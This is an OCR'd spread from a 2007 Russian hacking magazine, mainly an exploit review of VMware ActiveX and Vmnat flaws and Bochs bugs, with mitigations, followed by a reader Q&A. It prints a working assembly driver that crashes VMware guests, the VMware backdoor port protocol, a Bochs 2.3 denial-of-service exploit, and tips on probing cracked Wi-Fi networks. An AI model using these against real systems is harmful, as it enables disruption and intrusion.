
Брандмауэр (даже персональный) — это все-таки не IE, и даже не Горящий Лис, а программный пакет совсем другого порядка, требующий знания и понимания протоколов, на которых держится интернет. Поэтому надо хорошо разобраться в стеках сетевых протоколов. В противном случае навряд ли можно ожидать осмысленного ответа на вопрос, заданный пользователю брандмауэром. Человеческий фактор — самое слабое звено, и никакими техническими ухищрениями его не усилишь. Банальность, конечно, но с каждым годом она все актуальнее и актуальнее.



warning
Внимание! Наличие персонального брандмауэра не освобождает от необходимости установки заплаток и в общем случае не останавливает малварь, лезущую в незалатанные дыры.



dvd
Пора подобрать стоящий файрвол. Коллекция брандмауэров на диске — тебе в помощь.




КРИС КАСПЕРСКИ

Обзор эксплойтов

Западлянки в стиле crack

ВИРТУАЛЬНЫЕ МАШИНЫ (BOCHS, VMWARE) ПРЕДНАЗНАЧЕНЫ ДЛЯ УСИЛЕНИЯ БЕЗОПАСНОСТИ КОМПЬЮТЕРА И АКТИВНО ИСПОЛЬЗУЮТСЯ ДЛЯ ЗАПУСКА ПОДОЗРИТЕЛЬНЫХ ПРОГРАММ, ИССЛЕДОВАНИЯ ВИРУСОВ, ЧЕРВЕЙ, ЭКСПЛОЙТОВ И Т.Д. ОДНАКО, КАК И ЛЮБОЕ ДРУГОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ, ВИРТУАЛЬНЫЕ МАШИНЫ НЕ СВОБОДНЫ ОТ ОШИБОК И ПОТОМУ ПРЕДСТАВЛЯЮТ СОБОЙ ВЕСЬМА СОБЛАЗНИТЕЛЬНУЮ МИШЕНЬ ДЛЯ РАЗНООБРАЗНЫХ АТАК, КОТОРЫМ И ПОСВЯЩЕН НАШ СЕГОДНЯШНИЙ ВЫПУСК.



Реакция IE 6.x на попытку запуска эксплойта

VMWare: удаленное исполнение произвольного кода — I

Brief

29 июля 2007 года хакер по кличке callAX, являющийся членом весьма продуктивной аргентинской исследовательской группы GOODFELLAS Security Research Team (http://goodfellas.shellcode.com.ar), обнаружил, что в состав виртуальной машины VMWare входит любопытный ActiveX-компонент. Он реализован в динамической библиотеке vielib.dll, которая экспортирует многие потенциально небезопасные методы, позволяющие манипулировать с основной операционной системой и при этом не проверяющие, откуда происходит вызов: из родного приложения или из зловредного кода. Одним из таких методов является StartProcess, позволяющий (как и следует из его названия) порождать процессы от имени текущего пользователя со всеми его привилегиями. И все... еще одна жертва добавлена в копилку хакера, подробнее о которой можно прочитать на www.securityfocus.com/bid/25118.

Targets

В пресс-релизе, распространенном группой GOODFELLAS, упоминается только VMWare 6.0, однако я подтверждаю, что уязвимость присутствует и в версии 5.5, а вот версия 4.5 неуязвима. Причем для успешного вызова ActiveX-компонентов нам понадобится IE с версией не ниже 6.0. А вот Лис и Опера в этом отношении совершенно безопасны.

Exploit

На диске ты найдешь фрагмент эксплойта, опубликованный группой GOODFELLAS и доступный на следующих сайтах: www.milw0rm.com/exploits/4244, www.securityfocus.com/data/vulnerabilities/exploits/25118.html, а также на моем сервере: http://nezumi.org.ru/souriz/hack/vmware-bid-25118.htm.


Solution

Официальное лекарство еще находится на стадии разработки, пока же можно:

а) ничего не делать, поскольку по умолчанию IE не будет выполнять ActiveX-код;

б) активировать Kill-bit для clsid-элемента {7B9C5422-39AA-4C21-BEEF-645E42EB4529} в соответствии с рекомендациями Microsoft: http://support.microsoft.com/kb/240797;

в) разрегистрировать библиотеку vielib.dll через regsvr32 — VMware Virtual Image Editing работать, конечно, перестанет, ну да невелика беда.



Калькулятор, запущенный хакером на удаленной машине через дыру в ActiveX-компоненте, входящем в состав VMWare

VMWare: удаленное исполнение произвольного кода — II

Brief

30 июля 2007 года, то есть буквально на следующий день после обнаружения дыры в VMWare, все та же аргентинская группа GOODFELLAS Security Research Team обнаружила еще два небезопасных метода в динамической библиотеке vielib.dll. Ими на этот раз оказались CreateProcess и CreateProcessEx, которые позволяют запускать процессы с правами пользователя, зашедшего на хакерскую страничку, начиненную зловредным кодом, или получившего HTML-письмо по электронной почте. Первооткрывателем дыры является все тот же callAX. Это вполне логично, поскольку объем кода уязвимой динамической библиотеки относительно небольшой, и потому здесь мы, скорее всего, имеем дело не со слепой случайностью, а с сознательным анализом, направленным на поиск новых дыр, который оказался весьма плодотворным. Более подробную информацию можно найти на www.securityfocus.com/bid/25131.

Targets


Несмотря на то что и Security Focus, и GOODFELLAS Security Research Team упоминают одну лишь VMWare 6.0, я подтверждаю, что дыра присутствует и в более ранних версиях, в частности в 5.5. Однако 4.5 по-прежнему остается неуязвимой. Также эта проблема не распространяется на тех, кто использует IE 5.0 или альтернативные браузеры типа Горящего Лиса и Оперы.

Exploits

На диске ищи очередной фрагмент текста эксплойта, опубликованный группой GOODFELLAS и доступный на следующих сайтах: www.milw0rm.com/exploits/4244, http://downloads.securityfocus.com/vulnerabilities/exploits/25131.html, а также на моем сервере: http://nezumi.org.ru/souriz/hack/vmware-bid-25118.htm.

Solution

Решение полностью аналогично предыдущему случаю, с той лишь разницей, что теперь мы имеет дело с clsid-объектом с идентификатором {0F748FDE-0597-443C-8596-71854C5EA20A}.



Демонстрация работы эксплойта, создающего файл arbitrary_file.txt в корневом каталоге диска C:

VMWare: перезапись произвольного файла

Brief

28 июля 2007 года аргентинской исследовательской группой GOODFELLAS Security Research Team... ну ты, короче, в курсе. В этот день уже известный нам хакер по кличке callAX обнаружил свою первую дыру в ActiveX-компоненте, входящем в состав VMWare. Дыра конструктивно реализована в виде динамической библиотеки IntraProcessLogging.dll, имеющей в своем арсенале метод SetLogFileName, задающий имя файла, в который виртуальная машина будет записывать свой лог. Почему мы отошли от хронологической последовательности открытия дыр? Уязвимость, обнаруженная первой, оказалась в самом хвосте обзора! Ну и что с того, что в хвосте?! Хвост, между прочим, очень даже хорошее место для такой незначительной дыры. Конечно, перезапись файлов (с учетом наличия у жертвы прав на такую операцию) — достаточно мощное оружие для DoS-атаки, но забросить shell-код на удаленную машину весьма проблематично, поскольку мы не можем напрямую воздействовать на содержимое log-файла. Подробнее смотри на www.securityfocus.com/bid/25110.

Targets


Поразительно, но свои первые исследования callAX проводил на VMWare Workstation 5.5.3 build 42958, но потом внезапно «забыл» о ней, переключившись на версию 6.0, несмотря на то что дыры есть и в той и в другой!

Exploits

На диске ты найдешь еще один фрагмент исходного текста эксплойта, опубликованный группой GOODFELLAS и доступный на следующих сайтах: www.milw0rm.com/exploits/4240, http://downloads.securityfocus.com/vulnerabilities/exploits/25110.html, а также на моем сервере: http://nezumi.org.ru/souriz/hack/vmware-bid-25110.htm.

Solution

Решение аналогично предыдущему, с той лишь разницей, что идентификатор clsid на этот раз равен {AF13B07E-28A1-4CAC-9C9A-EC582E354A24}.



Одна гостевая система убивает все остальные и сносит крышу VMWare

Виртуальная машина в состоянии сна, из которого уже нет возврата

Подрыв виртуальных машин изнутри

Виртуальные машины активно используются в качестве полигона для исследования всякой вредоносной заразы в условиях, приближенных к боевым, что заразе, естественно, не нравится, и потому она ведет атаку в двух направлениях. Первое (и главное) заключается в попытке вырваться из-за застенков виртуальной машины, проникнув в основную операционную систему и превратив ее в труху. Второе — в создании такого кода, который бы работал только на живом железе, а под виртуальной машиной либо выполнялся неправильно (задача минимум), либо сокрушал виртуальную машину (задача максимум).

Уязвимости в виртуальных машинах есть, пускай, не в таких больших

«ДЕФЕКТЫ ПРОЕКТИРОВАНИЯ ПРИВЕЛИ К ТОМУ, ЧТО УКАЗАННАЯ СЛУЖБА ОКАЗАЛАСЬ НЕ В СОСТОЯНИИ ПЕРЕВАРИВАТЬ СПЕЦИАЛЬНЫМ ОБРАЗОМ СНАРЯЖЕННЫЕ FTP-ЗАПРОСЫ EPRT И PORT, ВЫЗЫВАЯ ПЕРЕПОЛНЕНИЕ»

количествах, как в операционных системах семейства Windows. Однако как женщина не может быть наполовину беременной, так и виртуальная машина не бывает «в целом надежной». Достаточно всего лишь одного прецедента, чтобы исследователи навсегда потеряли доверие к виртуальным машинам.


И такой прецедент действительно имел место, когда в декабре 2005 года Tim Shelton опубликовал на форуме Full-disclosure (http://lists.grok.org.uk/pipermail/full-disclosure/2005-December/040442.html) сообщение о наличии удаленной дыры в службе Vmnat, реализованной в исполняемом файле vmnat.exe, входящем в состав VMWare Workstation 5.5.0, VMWare GSX Server, VMWare ESX Server, VMWare Ace и VMWare Player. К слову сказать, достаточно многие кодокопатели до сих пор (то есть в 2007 году) используют VMWare 4.5, которая их полностью устраивает.

Дефекты проектирования привели к тому, что указанная служба оказалась не в состоянии переваривать специальным образом снаряженные FTP-запросы EPRT и PORT, вызывая переполнение динамической памяти (также называемой кучей) в службе natd с возможностью засылки shell-кода, исполняемого на основной (host) операционной системе, со всеми вытекающими последствиями. Кстати говоря, атака осуществима не только из-под виртуальной машины, но и из внешней сети (интра- и/или интернет), если, конечно, виртуальная сеть сконфигурирована соответствующим образом (устанавливаемым по умолчанию), а не ограничена пересылкой данных только между виртуальными машинами.

Более подробную информацию по теме можно найти на www.securityfocus.com/bid/15998. Для исправления дефекта рекомендуется скачать новую версию с www.vmware.com/download, а если это по каким-то причинам невозможно/нежелательно, то воспользоваться костылем, описанным в базе знаний VMWare: www.vmware.com/support/kb (Answer ID 2002).

Кстати говоря, это была не первая дыра в VMWare, и если поднять архивы, то можно обнаружить, что еще в самой ранней версии VMWare 1.0.1, доступной только для Linux, присутствовала ошибка переполнения, обнародованная на BugTraq в июне 1999 года хакером по имени Jason Rhoads (jason.rhoads@sabernet.net). Исходный код эксплойта можно скачать с Security Focus'а: www.securityfocus.com/data/vulnerabilities/exploits/vmware.c. И хотя он давно потерял свою актуальность (дефект был исправлен в следующей версии — 1.0.2), главное — сам факт!

Парад дыр тем временем продолжается. Было бы утомительно (да и неинтересно) останавливаться на каждой из них, смакуя все подробности. Достаточно сказать, что последнее сообщение о переполнении буфера в VMWare опубликовано совсем недавно и датируется 6 апреля 2007 года, затрагивая VMWare ESX Server 3.0/3.0.1. И хотя какие-либо технические детали на данный момент отсутствуют (информация об уязвимости опубликована самими разработчиками, которые совершенно не хотят раскрывать интимные подробности своей жизни), анализ заплаток, до сих пор, кстати, не выпущенных, позволяет локализовать положение дыры и написать эксплойты. Так что следи за новостям на www.securityfocus.com/bid/23322. Короче говоря, верить VMWare нельзя, и, прежде чем



Зловредный код вгоняет виртуальную машину в сон

отлаживать на ней очередного червя, не помешает установить все последние обновления. С другой стороны, более древние версии выглядят менее навороченными и потенциально более устойчивы к прорыву за пределы виртуальной машины. То есть традиционные меры предосторожности не помешают. Ведь когда-то червей отлаживали непосредственно на основных компьютерах, и в большинстве случаев ничего трагичного при этом не происходило.

Ладно, будет считать, что с прорывом за пределы VMWare мы разобрались, и перейдем ко всевозможным пакостям внутри нее. Следующий код вызывает остановку виртуальной машины (что равносильно команде Power/Suspend в главном меню виртуальной машины), однако после пробуждения она, увы, оказывается безнадежно зависшей, и поэтому приходится перезагружаться.

ИСХОДНЫЙ КОД ДРАЙВЕРА VMWARE-CRASH.ASM, ВГОНЯЮЩЕГО ВИРТУАЛЬНУЮ МАШИНУ В СОН, ИЗ КОТОРОГО ЕЙ УЖЕ НЕ ПРОСНУТЬСЯ

```
.686
.model flat, stdcall

.code

DriverEntry proc
      mov eax, 110
      mov ebx, 3
      int 80h

      mov ax, 6c81h
      mov dx, 1004h
      out dx, ax
      xor ebx, ebx
      xor eax, eax
      inc eax
      int 80h

      mov eax, 0C0000182h; STATUS_DEVICE_
CONFIGURATION_ERROR
      ret
DriverEntry endp

end DriverEntry
```

Компилируется драйвер средствами NT DDK и делается это вполне стандартной командной стройкой следующего содержания:

BOCHS за работой

«НА SECURITY FOCUS'Е ЗНАЧИТСЯ ВСЕГО ОДНА ОШИБКА ТИПА ПЕРЕПОЛНЕНИЯ БУФЕРА, ВЫЗЫВАЮЩАЯ ОТКАЗ В ОБСЛУЖИВАНИИ, КОТОРАЯ ОТНОСИТСЯ К ВЕРСИИ BOCHS 2.3. ОБНАРУЖЕННАЯ В КОНЦЕ МАЯ 2007 ГОДА, ОНА ВСЕ ЕЩЕ ОСТАЕТСЯ ДОСТАТОЧНО АКТУАЛЬНОЙ — ДАЛЕКО НЕ ВСЕ ПОЛЬЗОВАТЕЛИ BOCHS'А УДОСУЖИЛИСЬ СКАЧАТЬ ЗАПЛАТКУ»

```
ml /nologo /c /coff VMWareSL.asm
link /driver /base:0x10000 /align:32 /out:VMWareSL.
sys /subsystem:native VMWareSL.obj
```

Для загрузки драйвера на лету хорошо подходит бесплатная утилита w2k_load.exe, написанная Свеном Шрайбером и прилагаемая к книге «Недокументированные возможности Windows 2000». Те, у кого этой книги нет, могут скачать утилиту с моего сайта: http://nezumi.org.ru/souriz/hack/w2k_load.zip. Рядышком лежат исходные тексты драйвера-убийцы и готовая бинарная сборка (на тот случай, если под рукой не окажется NT DDK): http://nezumi.org.ru/souriz/hack/vmware-crash.zip.

Естественно, NTDDK — это не догма. С ничуть не меньшим успехом можно использовать, например, FASM или даже засунуть ассемблерный код в загружаемый модуль ядра и натравить его на Linux.

При этом VMWare конкретно поедет крышей и аварийно завершит работу всех гостевых машин с выдачей ругательного диалогового окна с надписью «*** VMware Workstation internal monitor error ***» и с кучей ненужной технической информации.

К тому же VMWare поддерживает специальный недокументированный back-door интерфейс, позволяющий гостевым операционным системам управлять виртуальной машиной. Это дает зловредному коду возможность определить, что он исполняется отнюдь не на живом железе, а работает под VMWare, которую посредством того же back-door интерфейса можно отправить в глубокий даун.

Back-door интерфейс был детально исследован японским хакером по имени Kato, который описал его на своей страничке: http://chitchat.at.infoseek.co.jp/vmware/backdoor.html. В общих чертах все выглядит приблизительно так. В регистр EAX заносится «волшебный пирожок», представляющий собой константу 564D5868h, после чего в CX помещается номер команды, а в EBX — ее параметры (описания команд вместе с параметрами можно найти на странице у Kato). После этого осуществляется запись (или чтение) порта 5658h, через который, собственно говоря, и происходит взаимодействие гостевой операционной системы с виртуальной машиной.

ПРИНЦИП РАБОТЫ BACK-DOOR ИНТЕРФЕЙСА VMWARE

```
        MOV      EAX,     564D5868h
/* «волшебный пирожок» */
        MOV      CX,      номер команды
        MOV      EBX,     параметры команды

        MOV      DX,      5658h
/* VMware I/O Port               */
        ...
        IN       EAX, DX (or OUT DX, EAX)
```

Естественно, можно (и нужно) пройтись по коду VMWare hiew'ом, найти в ней все константы 564D5868h и заменить их чем-нибудь другим. Для большей надежности то же самое следует проделать с номером порта. Работоспособности VMWare это не нарушит, зато зловредный код потеряет возможность пролезть через back-door интерфейс.

Впрочем, VMWare уже достаточно скомпрометировала себя, и спасти ее репутацию сможет разве что чудо. Но чудес, как известно, не бывает, а вот конкуренты имеются в большом ассортименте.

К примеру, рассмотрим весьма популярный эмулятор BOCHS (bochs.sourceforge.net). Он ужасно тормозной, зато бесплатный и, что самое важное, за все время своего существования не обнаруживший ни одной дыры, позволяющей зловредному коду вырваться за пределы виртуальной машины. Другая полезная вкусность — встроенный отладчик, работающий на уровне виртуальной машины и потому совершенно невидимый для отлаживаемого кода. Короче говоря, с точки зрения безопасности весь потенциально опасный код лучше всего исследовать под BOCHS'ем.

Однако BOCHS все-таки содержит несколько некритических ошибок переполнения, которые позволяют гостевой операционной системе вызывать аварийное завершение работы эмулятора, препятствующее отладке малвари. Но на саму операционную систему зловредный код воздействовать не может, точнее, пути такого воздействия неизвестны. В частности, на Security Focus'е значится всего одна ошибка типа переполнения буфера, вызывающая отказ в обслуживании, которая относится к версии BOCHS 2.3. Обнаруженная в конце мая 2007 года хакером по кличке Tavis Ormandy, она все еще остается достаточно актуальной — далеко не все пользователи BOCHS'а удосужились скачать с сайта заплатку.

Ниже приводится исходный текст эксплойта, позаимствованный с http://downloads.securityfocus.com/vulnerabilities/exploits/24246.c:

ИСХОДНЫЙ КОД ЭКСПЛОЙТА, ВЫЗЫВАЮЩИЙ ПЕРЕПОЛНЕНИЕ БУФЕРА В ЭМУЛЯТОРЕ BOCHS 2.3 С ПОСЛЕДУЮЩИМ ОТКАЗОМ В ОБСЛУЖИВАНИИ

```
#include <sys/io.h>
```

Прорыв из-под VMWare через дыру в Vmnat

```
int main(int argc, char **argv)
{
    iopl(3);
    outw(0x5292, 0x24c);
    outw(0xffff, 0x245);(a)
    outw(0x1ffb, 0x24e);
    outb(0x76, 0x241);
    outb(0x7b, 0x240);
    outw(0x79c4, 0x247);
    outw(0x59e6, 0x240);
    return 0;
}
```

Покопавшись в исторических хрониках, можно также обнаружить имевшую место быть ошибку переполнения кучи в модуле виртуальной сетевой карты NE2000 RX, которая осуществлялась записью слишком большого числа в регистр TXCNT, что позволяло модифицировать память эмулятора. Исходный код уязвимого фрагмента последнего приведен ниже:

ФРАГМЕНТ ИСХОДНОГО КОДА УЯЗВИМОГО МОДУЛЯ ЭМУЛЯТОРА СЕТЕВОЙ КАРТЫ NE2000 RX

```
void bx_ne2k_c::rx_frame(
    const void *buf,
    unsigned io_len)
{
    /* ... */

    // copy into buffer, update curpage, and
    // signal interrupt if config'd
    startptr = &BX_NE2K_THIS s.mem[BX_NE2K_THISs.
curr_page*256-BX_NE2K_MEMSTART];

    if ((nextpage > BX_NE2K_THIS s.curr_page) ||
        ((BX_NE2K_THIS s.curr_page + pages) ==
        BX_NE2K_THIS s.page_stop))
    {
        memcpy(startptr, pkthdr, 4);
        memcpy(startptr + 4, buf, io_len);
        BX_NE2K_THIS s.curr_page = nextpage;

        /* ... */
```

Впрочем, не известно ни одного зловредного кода, реально использующего эту уязвимость для своего блага. Между тем с ростом популярности виртуальных машин как инструмента «трепанации» малвари создатели последней уже начинают задумываться о методах борьбы, оттачивая новые технологии нападения и обороны.

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /



Q: ПЕРЕДАЮ МЕТОДОМ POST УЯЗВИМОМУ ПРИЛОЖЕНИЮ СВОИ ЗНАЧЕНИЯ, НО ПРИ ЭТОМ НЕ ПОЛУЧАЮ РЕЗУЛЬТАТА. ПОЧЕМУ?

A: Скорее всего, ты не изменяешь значение HTTP-заголовка Content-Lenght. В этом поле указана в символах длина данных, передаваемых методом POST. Таким образом, ты посылаешь свои данные, не изменив значение их объема в Content-Lenght, и те обрабатываются некорректно.

Q: НУЖНА УТИЛИТА ПОД НИКСЫ ДЛЯ МОНИТОРИНГА УРОВНЯ СИГНАЛА WI-FI. ЧТО ПОДСКАЖЕШЬ?

A: Для начала — Kismet, которая умеет определять уровень сигнала. Потом — утилита Wavemon со своим удобным графиком, затем — Wireless Power Meter и Wlanmeter.

Q: НУ А ЧТО ИЗ АНАЛОГИЧНОГО СОФТА ЕСТЬ ПОД КПК?

A: Wi-Fi Manager, позволяющий посмотреть список доступных сетей и уровень сигнала от каждой из них. Wi-Fi Graph, дающая возможность моментально обнаруживать Wi-Fi сеть, находить ближайшую точку доступа и проводить мониторинг работы беспроводной сети.

К сожалению, на данный момент Wi-Fi Graph поддерживает только модули связи, использующие чипсет Prism, и КПК на базе некоторых других чипсетов.

Q: Я НОВИЧОК В ХАКИНГЕ WI-FI, ХОЧУ СПРОСИТЬ, КАК УЗНАТЬ, ЕСТЬ ЛИ ВО ВЗЛАМЫВАЕМОЙ СЕТИ ВЫХОД В ИНТЕРНЕТ?

A: Поможет анализ трафика по протоколу DHCP и обнаружение в нем IP-адресов шлюзов. Задействуй установленный в программе Ettercap модуль triton.

Q: НУЖНО УЗНАТЬ ВСЕ СТОЛБЦЫ И ТАБЛИЦЫ В ORACLE, НО КАК?

